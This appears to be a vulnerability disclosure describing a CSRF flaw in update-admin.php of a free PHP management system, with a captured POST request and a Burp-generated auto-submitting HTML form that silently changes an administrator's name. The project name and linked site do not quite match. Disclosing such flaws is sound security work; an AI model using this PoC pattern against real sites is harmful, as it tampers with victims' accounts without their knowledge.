CSRF vulnerability from php task management system free download in update-admin.php

Affected Project: php task management system free download


Official Website: https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html

Version: 1.0

Related Code file: update-admin.php

Demonstration

1. First, follow the steps shown in the image to navigate to the page for editing personal information.




// Author Name: Mayuri K. // for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.infospace@gmail.com //Visit website : www.mayurik.com

Serial No.	Name	Email	Username	Details
1	22222222	mayuri.infospace@gmail.com	mayuri.infospace@gmail.com	


Showing 1 to 1 of 1 entries

2. Capture the packet, and the following data packet is obtained.




```
POST /update-admin.php?admin_id=1 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/update-admin.php?admin_id=1
Cookie: pagekit_auth=
zyapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=
en7ndnc8ef4hjf92t0mdvkdu77
Upgrade-Insecure-Requests: 1
Priority: u=0, i

em_fullname=2222222&em_username=mayuri.infospace%40gmail.com&em_email=
mayuri.infospace%40gmail.com&update_current_employee=
```

3. Use Burp's tool to generate a malicious CSRF form request, modifying the `em_fullname` field, and then generate a test link.



CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://localhost:8080/update-admin.php?admin_id=1" method="POST">
      <input type="hidden" name="em&#95;fullname" value="444444444444" />
      <input type="hidden" name="em&#95;username" value="mayuri&#46;infospace&#64;gmail&#46;com" />
      <input type="hidden" name="em&#95;email" value="mayuri&#46;infospace&#64;gmail&#46;com" />
      <input type="hidden" name="update&#95;current&#95;employee" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```




Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/5/i1mlnesod52tkdgglx7zwhriz3xjvb64

□ In future, just copy the URL and don't show this dialog


4. By tricking the victim into clicking this link, you'll notice that the victim's information has been unknowingly altered.



localhost:8080/manage-admin.php

// Author Name: Mayuri K. // for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.infospace@gmail.com //Visit website : www.mayurik.com

Serial No.	Name	Email	Username	Details
1	22222222	mayuri.infospace@gmail.com	mayuri.infospace@gmail.com	



// Author Name: Mayuri K. // for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.infospace@gmail.com //Visit website : www.mayurik.com

Serial No.	Name	Email	Username	Details
1	444444444444	mayuri.infospace@gmail.com	mayuri.infospace@gmail.com	